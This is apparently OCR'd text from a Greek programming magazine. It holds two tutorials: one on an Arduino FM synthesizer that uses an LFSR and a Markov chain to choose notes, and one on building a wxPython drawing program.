Παρατηρείστε την εικόνα 2. Σε αυτήν βλέπουμε τη μαθηματική αναπαράσταση μιας αλυσίδας Markov. Προφανώς, εφόσον ο πίνακας της εικόνας έχει διαστάσεις 8x8, οι κανόνες που μπορεί να μοντελοποιήσει θα αφορούν στις μεταβάσεις μεταξύ οκτώ διαφορετικών καταστάσεων. Αν υποθέσουμε ότι το synthesizer που θα φτιάξουμε μπορεί να παίζει οκτώ διαφορετικές νότες, τότε ο πίνακας της εικόνας περιγράφει τους κανόνες διαδοχής των μουσικών φθόγγων. Για παράδειγμα, όταν παίζεται η νότα N3, η πιθανότητα να ακολουθήσει η νότα N1 είναι P3_1, η πιθανότητα να ακολουθήσει η νότα N2 είναι P3_2, η πιθανότητα να ακολουθήσει η νότα N3 είναι P3_3 και πάει λέγοντας.

Το πρόγραμμα

Πριν ξεκινήσουμε την παρουσίαση του κώδικα, να πούμε ότι μπορείτε να τον κατεβάσετε από το http://bit.ly/dh018fmsynthv3. Τα νέα και ενδιαφέροντα στοιχεία του προγράμματος σχετίζονται με την παραγωγή των τριών καναλιών ήχου, τη διατήρηση του ρυθμού, την υποστήριξη των beat pattern, την υλοποίηση του LFSR και την αξιοποίηση ενός Markov Chain. Στη συνέχεια, λοιπόν, θα εξετάσουμε τα πιο ζουμερά αποσπάσματα του κώδικα.

```
#define fm_depth1 11  // channel 1
#define fm_decay1 5
float fm_freq1 = 2;
#define fm_depth2 11  // channel 2
#define fm_decay2 4
float fm_freq2 = 1.5;
#define fm_depth3 10  // channel 3
#define fm_decay3 7
float fm_freq3 = 3;
```

$$
\begin{array}{c|cccccccc}
 & N_1 & N_2 & N_3 & N_4 & N_5 & N_6 & N_7 & N_8 \\
\hline
N_1 & 0.0 & 0.8 & 0.2 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 \\
N_2 & 0.0 & 0.0 & 0.8 & 0.2 & 0.0 & 0.0 & 0.0 & 0.0 \\
N_3 & 0.0 & 0.0 & 0.0 & 0.8 & 0.2 & 0.0 & 0.0 & 0.0 \\
N_4 & 0.0 & 0.0 & 0.0 & 0.0 & 0.8 & 0.2 & 0.0 & 0.0 \\
N_5 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 & 0.8 & 0.2 & 0.0 \\
N_6 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 & 0.8 & 0.2 \\
N_7 & 0.2 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 & 0.8 \\
N_8 & 0.8 & 0.2 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0 & 0.0
\end{array}
$$

Εικόνα 4
*Εδώ το πράγμα αρχίζει να μπλέκει λίγο. Μ' αυτή την αλυσίδα Markov το synthesizer θα *έτεινε* να παίζει όλες τις νότες, μία προς μία και με τη σειρά. Ωστόσο, ορισμένες φορές και με σχετικά μικρή πιθανότητα, θα παρέκαμπτε μια νότα και θα προχωρούσε στην επόμενη.*

Για την ταυτόχρονη παραγωγή έως και τριών μουσικών φθόγγων (τρία κανάλια), το πρόγραμμα περιλαμβάνει ορισμένα τμήματα κώδικα εις τριπλούν. Μεταξύ άλλων, περιλαμβάνει τρία σετ με τις μεταβλητές και τις σταθερές, οι οποίες συμμετέχουν στο σχηματισμό ενός κύματος με την τεχνική FM. Στο παραπάνω απόσπασμα βλέπουμε τις σταθερές που καθορίζουν τα χαρακτηριστικά της σύνθεσης FM για κάθε κανάλι. Η λειτουργία κάθε καναλιού απαιτεί αρκετές ακόμα μεταβλητές (phase, phase_delta, sample_ptr, amp_rise, amp_decay κ.ά.) και, όπως υποψιάζεστε, το πρόγραμμα περιλαμβάνει τρία σετ κι από αυτές.

```
OCR2A = 128 + ((amp_envelope1.bytes[1] * sine256[sample_ptr1]) >> 10) +
((amp_envelope2.bytes[1] * sine256[sample_ptr2]) >> 10) +
((amp_envelope3.bytes[1] * sine256[sample_ptr3]) >> 10);
```

Τα τρία κανάλια ήχου συνεπάγονται την παραγωγή και την πρόσθεση τριών κυμάτων. Έτσι, στη ρουτίνα υπολογισμού των δειγμάτων υπάρχουν τρία αντίγραφα του κώδικα, ο οποίος υπολογίζει τα περιγράμματα έντασης και υλοποιεί την τεχνική FM για κάθε κανάλι. Η παραπάνω γραμμή κώδικα αποτελεί το τέλος αυτής της ρουτίνας, κατά το οποίο προστίθενται τα τρία δείγματα. Παρατηρείστε ότι κάθε δείγμα διαιρείται με το 1024 (ολίσθηση προς τα δεξιά κατά 10bit). Αυτό το κάνουμε για να εξασφαλίσουμε ότι το άθροισμα των δειγμάτων δεν θα υπερβαίνει το 255 (η μέγιστη τιμή για το PWM). Αν θέλαμε να προσθέσουμε δύο κύματα (και άρα δύο δείγματα) θα αρκούσε η διαίρεση με το 512 (ολίσθηση προς τα δεξιά κατά 9bit). Σε προηγούμενα προγράμματα που διέθεταν ένα μόνο κανάλι, αρκούσε η διαίρεση με το 256 (ολίσθηση προς τα δεξιά κατά 8bit). Μιλώντας γενικά, αυτές οι διαιρέσεις αποτελούν ένα είδος normalization, το οποίο εξασφαλίζει ότι η πρόσθεση των κυμάτων δεν θα προκαλέσει παραμόρφωση της εξόδου.

```
/*
30bpm   ->  1Hz    ->  32000 samples
60bpm   ->  1Hz    ->  16000 samples
120bpm  ->  2Hz    ->  8000 samples
150bpm  ->  2.5Hz  ->  6400 samples
*/
unsigned int tempo = 16000;
```

	N_1	N_2	N_3	N_4	N_5	N_6	N_7	N_8
N_1	0.2	0.6	0.2	0.0	0.0	0.0	0.0	0.0
N_2	0.0	0.2	0.6	0.2	0.0	0.0	0.0	0.0
N_3	0.0	0.0	0.2	0.6	0.2	0.0	0.0	0.0
N_4	0.0	0.0	0.0	0.2	0.6	0.2	0.0	0.0
N_5	0.0	0.0	0.0	0.0	0.2	0.6	0.2	0.0
N_6	0.0	0.0	0.0	0.0	0.0	0.2	0.6	0.2
N_7	0.2	0.0	0.0	0.0	0.0	0.0	0.2	0.6
N_8	0.6	0.2	0.0	0.0	0.0	0.0	0.0	0.2

Εικόνα 5
Με αυτή την αλυσίδα Markov το synthesizer θα υιοθετούσε ακόμα πιο σύνθετη συμπεριφορά. Σε γενικές γραμμές, θα έπαιζε όλες τις νότες με τη σειρά. Μερικές φορές, ωστόσο, θα παρέκαμπτε κάποιες νότες ή θα επέστρεφε στην προηγούμενη κατά σειρά.

Το σύστημα για τη διατήρηση ενός ρυθμού είναι αρκετά απλό. Το πρόγραμμα περιλαμβάνει έναν μετρητή, του οποίου η τιμή αυξάνει κάθε φορά που υπολογίζεται ένα δείγμα. Όμως η συχνότητα δειγματοληψίας του προγράμματος είναι 16KHz και άρα μ' αυτή τη συχνότητα αυξάνει και ο μετρητής. Ας υποθέσουμε τώρα ότι θέλουμε να εξασφαλίσουμε ότι το synthesizer θα παίζει με ρυθμό 60bpm. Αυτό σημαίνει όχι θα αναπαράγεται μία νότα ανά δευτερόλεπτο. Με άλλα λόγια, οι νότες θα εναλλάσσονται με συχνότητα 1Hz. Προφανώς, αυτή η συχνότητα είναι 16000 φορές μικρότερη από τη συχνότητα αύξησης του μετρητή μας. Επομένως, κάθε φορά που ο μετρητής φτάνει στην τιμή 16000, το πρόγραμμα πρέπει να παράγει μια νέα νότα, να μηδενίζει το μετρητή και να ξεκινά μια νέα μέτρηση, μέχρι να φτάσει η ώρα για την επόμενη νότα. Η μεταβλητή tempo ορίζει ένα όριο για τον μετρητή, το οποίο με τη σειρά του ορίζει έναν αντίστοιχο ρυθμό αναπαραγωγής.

```
unsigned int beat1 = 0b1110111011101110;
unsigned int beat2 = 0b0110010101000110;
unsigned int beat3 = 0b0001000000010000;
```

Σε κάθε χτύπο του ρυθμού, ο κώδικας ελέγχει το beat pattern του εκάστοτε καναλιού. Συγκεκριμένα, ελέγχει το αν όντως πρέπει να παιχτεί μια νότα ή αν σ' αυτόν το χτύπο αντιστοιχεί μια παύση. Όπως, βλέπετε, τα beat patterns αποθηκεύονται σε 16μπιτους αριθμούς. Οι άσσοι αντιστοιχούν στην αναπαραγωγή κάποιας νότας και τα μηδενικά αντιστοιχούν σε παύσεις. Σε κάθε χτύπο, το πρόγραμμα ελέγχει το επόμενο bit του beat pattern. Όταν τα bits τελειώσουν, ξεκινά από την αρχή.

```
void prng() {
  byte bit1 = (rnd_num.int_val & tap1) > 0;
  byte bit2 = (rnd_num.int_val & tap2) > 0;
  rnd_num.int_val <<= 1;
  rnd_num.int_val |= (bit1 ^ bit2);
}
```

Η παραπάνω ρουτίνα υλοποιεί έναν LFSR. Η τιμή της γεννήτριας βρίσκεται αποθηκευμένη στη μεταβλητή rnd_num, η οποία έχει οριστεί σαν unsigned integer. Επομένως, πρόκειται για έναν 16μπιτο LFSR. Τα tap —τα bit που συμμετέχουν στη συνάρτηση ανάδρασης του LFSR— βρίσκονται αποθηκευμένα στις μεταβλητές tap1 και tap2. Ο κώδικας πραγματοποιεί τη λογική πράξη AND μεταξύ αυτών των μεταβλητών και εκείνης που διατηρεί την τιμή του LFSR, ώστε να απομονώσει τα αντίστοιχα bit. Σε κάθε εκτέλεση της πράξης AND, ελέγχεται αν το αποτέλεσμα είναι μεγαλύτερο του μηδενός. Ουσιαστικά, με δεδομένο ότι το αποτέλεσμα δεν θα μπορούσε να είναι αρνητικό, γίνεται έλεγχος του αν είναι διάφορο του μηδενός. Έτσι, αν το bit που απομονώθηκε από την πράξη AND είχε την τιμή 1, το αποτέλεσμα του ελέγχου είναι TRUE. Αντίστοιχα, αν το bit ήταν 0, το αποτέλεσμα του ελέγχου είναι FALSE. Με αυτόν τον τρόπο, το πρόγραμμα απομονώνει τις τιμές των δύο bit και τις αποθηκεύει στις

μεταβλητές bit1 και bit2. Ακολούθως, ο καταχωρητής με την τιμή του LFSR ολισθαίνει κατά μία θέση προς τα αριστερά. Σαν τελευταίο βήμα, πραγματοποιείται η λογική πράξη XOR μεταξύ των bit1 και bit2 και το αποτέλεσμα «προστίθεται» στον καταχωρητή με την λογική πράξη OR. Τελικά, κάθε φορά που καλείται η συνάρτηση prng, ο μηχανισμός LFSR παράγει έναν νέο ψευδοτυχαίο αριθμό.

```
unsigned char matrix[8][8] = {
0,80,40,80,0,50,0,0,
0,0,80,40,80,0,50,0,
0,0,0,80,40,80,0,50,
50,0,0,0,80,40,80,0,
0,50,0,0,0,80,40,80,
80,0,50,0,0,0,80,40,
40,80,0,50,0,0,0,80,
80,40,80,0,50,0,0,0};
```

Το synthesizer που υλοποιήσαμε μπορεί να παίζει οκτώ νότες. Έτσι, για την περιγραφή των κανόνων, οι οποίοι θα διέπουν τις μεταβάσεις από νότα σε νότα, κατασκευάσαμε έναν πίνακα 8x8. Αυτός ο πίνακας αποτελεί την αναπαράσταση μιας αλυσίδας Markov. Παρατηρείστε ότι οι τιμές του πίνακα, αν και εκφράζουν πιθανότητες, ανήκουν στην περιοχή [0..255] και όχι στην [0..1]. Αυτό το κάναμε για λόγους απλότητας του κώδικα και, κυρίως, για να μην μπλέξουμε με αριθμούς κινητής υποδιαστολής (ο χειρισμός τους είναι σχετικά χρονοβόρος).

```
for (idx = 0; idx < 8; idx++) {
    prng();
    if (matrix[note][idx] > rnd_num.bytes[0]) break;
}
note = idx;
```

Οι παραπάνω γραμμές αξιοποιούν την αλυσίδα Markov, που αναπαριστά ο πίνακάς μας. Ο βρόχος for εξετάζει τα στοιχεία της γραμμής, η οποία αντιστοιχεί στην τρέχουσα νότα. Σε κάθε επανάληψη του βρόχου, ο κώδικας παίρνει το λιγότερο σημαντικό byte ενός τυχαίου αριθμού (όπως προκύπτει από τον LFSR) και το συγκρίνει με το αντίστοιχο στοιχείο του πίνακα. Με αυτόν τον τρόπο, ο βρόχος εκτελεί οκτώ πειράματα τύχης. Η έκβαση αυτών των πειραμάτων καθορίζει ποια θα είναι η επόμενη νότα.

Πρακτική εμπέδωση

Επιλέγοντας προσεκτικά το ρυθμό του synthesizer και ορίζοντας τα κατάλληλα beat patterns, μπορούμε να δημιουργήσουμε πολλές διαφορετικές μελωδίες. Ωστόσο, ο μηχανισμός που επιτρέπει τη μέγιστη διαφοροποίηση στη μουσική σύνθεση είναι η αλυσίδα Markov. Τροποποιώντας τις τιμές του αντίστοιχου πίνακα, μπορούμε να επιβάλλουμε στο synthesizer οποιαδήποτε μουσική προσωπικότητα! Βέβαια, αυτό είναι αρκετά δύσκολο να το συλλάβει κανείς θεωρητικά. Ο καλύτερος τρόπος για να κατανοήσετε την επίδραση της αλυσίδας Markov στη συμπεριφορά του synthesizer, είναι με τη βοήθεια (πολλών) πειραμάτων. Ελπίζουμε να τα διασκεδάσετε!

Skill: Intermediate

Tags: Python, wxPython

Python & wxPython: THE GRAFFITI ARTIST!



by Sonic

Στο προηγούμενο άρθρο κάναμε μια καλή εισαγωγή στο GDI και στις εφαρμογές που ελέγχουν απευθείας --όχι μέσω έτοιμων controls-- τα περιεχόμενα του παραθύρου τους. Όπως διαπιστώσατε, αυτές είναι και οι εφαρμογές που παρουσιάζουν το περισσότερο ενδιαφέρον και, ταυτόχρονα, το μεγαλύτερο βαθμό δυσκολίας. Βλέπετε, η διαχείριση και η εμφάνιση των δεδομένων της εφαρμογής αφήνεται ολοκληρωτικά στα χέρια του προγραμματιστή.

Αν μελετήσατε το άρθρο στο deltaHacker 017, τώρα θα έχετε κατανοήσει τις παρακάτω έννοιες:

- Βασική έννοια σε μια εφαρμογή που χρησιμοποιεί το GDI είναι το DC (Device Context). Πρόκειται για το αντικείμενο που επιτρέπει τη σχεδίαση σε οποιαδήποτε συσκευή εξόδου, χωρίς να μπλέκουμε με τις ιδιαιτερότητές της. Το αντικείμενο αυτό συνοδεύεται από αρκετά ακόμα, όπως τα Pens, τα Brushes, τα Colors κ.ά.
- Μπορούμε να ανακτήσουμε το DC με δύο βασικούς τρόπους: Μέσω της wx.ClientDC, όταν η σχεδίαση αποτελεί συνέπεια μιας δικής μας κίνησης (π.χ., ο χρήστης έκανε κλικ στην οθόνη) και μέσω της wx.PaintDC, όταν το πρόγραμμα λαμβάνει ένα μήνυμα επανασχεδίασης του παραθύρου, ως αποτέλεσμα κάποιου «ατυχήματος».
- Μιλώντας για ατύχημα, εννοούμε την περίπτωση που το παράθυρο του προγράμματος καλυφθεί από κάποιο άλλο και μετά αποκαλυφθεί ξανά. Σε αυτή την περίπτωση, τα περιεχόμενα έχουν χαθεί και πρέπει να σχεδιαστούν εκ νέου. Σε αντίθεση με αυτό που πιστεύουν το 98% των προγραμματιστών Visual Basic, το λειτουργικό *δεν πρόκειται* να ξανασχεδιάσει το περιεχόμενο του παραθύρου αυτόματα (θα φτιάξει μόνο το περίγραμμά του).
- Είμαστε υποχρεωμένοι να γνωρίζουμε ανά πάσα στιγμή πώς να σχεδιάζουμε οποιοδήποτε κομμάτι του περιεχομένου. Γι' αυτό το λόγο, υπάρχει πάντα μια εσωτερική αναπαράσταση των δεδομένων μας, με το κατάλληλο data model.

Στο προηγούμενο άρθρο, λοιπόν, ξεκινήσαμε να δημιουργούμε μια απλή εφαρμογή σχεδίασης. Μπορεί να μη φιλοδοξούμε να φτιάξουμε το Inkscape σε Python, αλλά νομίζουμε ότι η ιδέα δεν είναι άσχημη. Η κατασκευή ενός «παιχνιδιάρικου» προγράμματος σχεδίασης έχει ενδιαφέρον και το τελικό προϊόν θα έχει την πλάκα του! Το πρόγραμμά μας θα ονομάζεται The Graffiti Artist. Πρόκειται για ένα πρόγραμμα βασισμένο σε ένα μακρινό πρόγονο των προγραμμάτων σχεδίασης, που βγήκε από το χρονοντούλαπο της ιστορίας[1]. Ας πάρουμε τα πράγματα από την αρχή κι ας ξεκινήσουμε με μερικές μικρές βελτιώσεις στο προηγούμενο πρόγραμμα.


Τα προκαταρκτικά

Μέχρι στιγμής, στο πρόγραμμά μας σχεδιάζαμε σε ένα αντικείμενο τύπου DrawPanel, το οποίο δημιουργήσαμε από το wx.Frame class:

```
class DrawPanel(wx.Frame):
    def __init__(self):
        super(DrawPanel,self).__init__(parent=None,
size=(640,480),title=»Simple Drawing Program»)
        self.pointlist = PointList()
        self.Bind(wx.EVT_PAINT, self.OnPaint)
        self.Bind(wx.EVT_LEFT_DOWN, self.LeftClick)
```

Αν και αυτό δεν αποτελεί κάποιου είδους παρατυπία, είναι προτιμότερο να χρησιμοποιούμε την κλάση wx.Frame για το περίγραμμα του παραθύρου κι αντικείμενα όπως το μενού και οι γραμμές εργαλείων, ενώ για το

1. Συγκεκριμένα, από την ντουλάπα της κρεβατοκάμαρας του γράφοντα ;)



Η πρώτη επίσημη δοκιμή του Graffiti Artist. Δοκιμάζουμε το Hello, με όλα τα χρώματα που υποστηρίζει το πρόγραμμα. Οποιαδήποτε ομοιότητα με τσίρκο είναι εντελώς συμπτωματική!

περιεχόμενο να στηριζόμαστε στην κλάση wx.Window. Επιτρέψτε μας λοιπόν να κάνουμε τις σχετικές αλλαγές, επεμβαίνοντας στις αρχικές γραμμές του προγράμματος. Με την ευκαιρία, θα αλλάξουμε και το χρώμα του φόντου...

```
class DrawPanel(wx.Window):
    def __init__(self, parent, theid):
        super(DrawPanel,self).__init__(parent, theid)
        self.SetBackgroundColour(«white»)
```

Τώρα, βέβαια, πρέπει να δημιουργήσουμε και μια κλάση για το wx.Frame:

```
class DrawFrame(wx.Frame):
  def __init__(self, parent):
    super(DrawFrame, self).__init__(parent, -1,  «The Graffiti Artist», size=(800,600))
    self.drawpanel = DrawPanel(self, -1)
```

Όταν δημιουργούμε ένα αντικείμενο της κλάσης DrawFrame, δημιουργείται αυτόματα κι ένα αντικείμενο DrawPanel (ως child):

```
self.drawpanel = DrawPanel(self, -1)
```

Φυσικά, κάπου μέσα στον κύριο βρόχο, πρέπει να δημιουργήσουμε και το DrawFrame object:

```
def main():
  app = wx.App(False)
  frame = DrawFrame(None)
  frame.Show()
  app.MainLoop()
```

Μπορούμε πλέον να αφαιρέσουμε και τον κόκκινο κύκλο, αφαιρώντας τις αντίστοιχες γραμμές σχεδίασης από την συνάρτηση OnPaint. Είπαμε: Τώρα φτιάχνουμε σοβαρό πρόγραμμα κι ένας ξεκάρφωτος κύκλος δεν έχει καμιά δουλειά στο περιεχόμενο μας! Μετά από τις παραπάνω απλές αλλαγές, μπορούμε να εστιάσουμε σε πιο σημαντικά θέματα.

Το τέλος της μονοκονδυλιάς

Η συμπεριφορά του προγράμματός μας είναι κάπως περίεργη. Με κάθε αριστερό κλικ σχεδιάζει μια γραμμή μεταξύ των δύο τελευταίων σημείων. Φαίνεται να είμαστε καταδικασμένοι να κάνουμε όλα μας τα σχέδια … μονοκονδυλιά. Μια πιο σωστή συμπεριφορά θα ήταν:

- Το πρώτο αριστερό κλικ να ορίζει το αρχικό σημείο σχεδίασης
- Το δεύτερο αριστερό κλικ να σχεδιάζει τη γραμμή μέχρι τη νέα θέση του δείκτη, και να ορίζει αυτό το σημείο ως αρχικό για την επόμενη γραμμή.
- Συνεχίζοντας τα αριστερά κλικ θα σχηματίζονται γραμμές — μέχρι να βαρεθούμε.
- Με δεξί κλικ το σχήμα ολοκληρώνεται: Σχεδιάζεται η γραμμή από το προηγούμενο σημείο μέχρι τη νέα θέση του δείκτη και το σημείο αυτό ορίζεται ως τελικό! Έτσι, μπορούμε να μετακινηθούμε σε άλλο σημείο του παραθύρου και να ξεκινήσουμε νέο σχέδιο, με ένα αριστερό κλικ. Ουσιαστικά, το δεξί κλικ ισοδυναμεί με το σήκωμα της πένας από την επιφάνεια σχεδίασης.

Ωραία όλα αυτά, αλλά για τσεκάρετε λίγο το data model μας. Θα μπορούσε να αναπαραστήσει ένα τέτοιο σχέδιο; Το data model γνωρίζει σημεία τα οποία συνδέονται μεταξύ τους και δεν μπορεί να τα διακρίνει σε ξεχωριστές ομάδες (ξεχωριστά σχήματα). Ώρα να φτιάξουμε μια κλάση για ολοκληρωμένα-σχήματα-που-αποτελούνται-από-γραμμές:

```
class LineDrawing:
    def __init__(self):
        self.linelist=[]
    def addPointList(self, pointlist):
        self.linelist.append(pointlist)
    def length(self):
        return len(self.linelist)
```

Έχουμε μια κλάση που αποθηκεύει ομάδες σημείων (τύπου PointList) σε μια λίστα. Ουσιαστικά, το πρόγραμμά μας θα ακολουθεί αυτή τη λογική:

- Κάνουμε αριστερό κλικ για να ξεκινήσουμε ένα σχέδιο: Τα σημεία που ενώνουμε αποθηκεύονται σε ένα αντικείμενο τύπου PointList (self.pointlist στο πρόγραμμά μας).

- Κάνουμε δεξί κλικ για να δηλώσουμε ότι το τρέχον σχήμα ολοκληρώθηκε: Το self.pointlist με όλα τα σημεία που περιλαμβάνει αποθηκεύεται σε ένα αντικείμενο τύπου LineDrawing. Στη συνέχεια το self.pointlist μηδενίζεται.
- Λαμβάνουμε το OnPaint message: Το πρόγραμμα ξανασχεδιάζει όλα τα σχήματα, όπως περιγράφονται από τη λίστα με τα αντικείμενα LineDrawing. Υπενθυμίζουμε ότι κάθε αντικείμενο LineDrawing περιέχει και αυτό μια λίστα (PointList), με τα σημεία του αντίστοιχου σχήματος. Επιπρόσθετα, όταν ληφθεί το OnPaint message επανασχεδιάζεται και το τρέχον σχήμα (αυτό που δεν έχουμε ολοκληρώσει ακόμα), τα σημεία του οποίου βρίσκονται μέσα στο self.pointlist.

Με οδηγό τα παραπάνω, είναι εύκολο να φτιάξουμε μια αρχική υλοποίηση. Κατ' αρχάς, πρέπει να προσθέσουμε την ακόλουθη γραμμή στην __init__ του DrawPanel:

```
self.linedrawing = LineDrawing()
```

Επίσης, πρέπει να να ορίσουμε τη συνάρτηση RightClick, η οποία καλείται με το δεξί κλικ του ποντικιού:

```
def RightClick(self, e):
    dc = wx.ClientDC(self)
    x = e.GetX()
    y = e.GetY()
    self.MyLine(dc,x,y)
    self.pointlist.addPoint(x,y)
    self.linedrawing.addPointList(self.pointlist)
    self.pointlist = PointList()
    e.Skip()
```

Ας δούμε τι κάνει αυτή η συνάρτηση:

- Προσθέτει το τελευταίο σημείο του σχεδίου στο self.pointlist
- Σχεδιάζει την τελευταία γραμμή
- Προσθέτει όλη τη λίστα self.pointlist στη λίστα self.linedrawing. Χρησιμοποιούμε το member function addPointList, που κάνει append.
- Μηδενίζουμε τη λίστα self.pointlist, καλώντας ξανά τον constructor PointList().

Φυσικά το παιχνίδι παίζεται στην OnPaint, η οποία περιέχει πλέον και τις ακόλουθες γραμμές:

```
if self.linedrawing.length() > 0:
  for pointlist in self.linedrawing.linelist:
    (x,y) = pointlist.point[0]
    dc.SetPen(wx.Pen(wx.Colour(0,0,255),16))
    for thepoint in pointlist.point:
      dc.DrawLine(x,y, thepoint[0], thepoint[1])
```

```
        x = thepoint[0]
        y = thepoint[1]
```

Αν διαπιστώσουμε (μέσα από την κλήση της length()) ότι υπάρχει ένα τουλάχιστον σχήμα αποθηκευμένο στην self.linedrawing, παίρνουμε το πρώτο του σημείο:

```
(x,y) = pointlist.point[0]
```

…και διατρέχουμε όλη τη λίστα των σημείων του σχήματος, τραβώντας γραμμές από το ένα στο άλλο:

```
for thepoint in pointlist.point:
  dc.DrawLine(x,y, thepoint[0], thepoint[1])
  x = thepoint[0]
  y = thepoint[1]
```

Ο εξωτερικός βρόχος διατρέχει όλα τα σχήματα που έχουμε αποθηκεύσει στο self.linedrawing:

```
for pointlist in self.linedrawing.linelist:
```

Το πρόγραμμά μας στην τρέχουσα μορφή, θα το βρείτε στο αρχείο artist1.py μέσα στο ZIP με τον κώδικα:

http://bit.ly/dh018gartist


Όχι άλλη σχεδίαση στα τυφλά!

Μια άλλη ιδιαιτερότητα του προγράμματός μας είναι η αδυναμία να προβάλλει τη γραμμή, η οποία θα σχεδιαστεί αν κάνουμε κλικ. Κανονικά, κάνοντας το πρώτο κλικ, θα έπρεπε να εμφανίζεται μια γραμμή και να ακολουθεί το ποντίκι μας μέχρι να κάνουμε το επόμενο κλικ. Δεν ξέρω αν έχετε συνηθίσει να σχεδιάζετε στα τυφλά, αλλά εμάς αυτή η συμπεριφορά μας ξενίζει και πρέπει να την αλλάξουμε! Για να ακολουθεί η γραμμή (για να είμαστε ακριβείς: το preview της γραμμής) το ποντίκι, πρέπει το πρόγραμμα να επανασχεδιάζει τη γραμμή *κάθε* φορά που κουνάμε το ποντίκι. Για να γίνει αυτό, όμως, πρέπει κάθε φορά που κινείται το ποντίκι να λαμβάνουμε κάποιο σχετικό event. Προσθέτουμε λοιπόν το παρακάτω Bind:

```
self.Bind(wx.EVT_MOTION, self.OnMotion)
```

…και γράφουμε τη συνάρτηση OnMotion:

```
def OnMotion(self, e):
  dc = wx.ClientDC(self)
  dc.SetPen(wx.Pen(wx.Colour(0,0,255),16))
  self.Refresh()
  x = e.GetX()
  y = e.GetY()
  if self.pointlist.length()>0:
    lastpoint = self.pointlist.getLastPoint()
    dc.DrawLine(lastpoint[0], lastpoint[1],x,y)
  e.Skip()
```



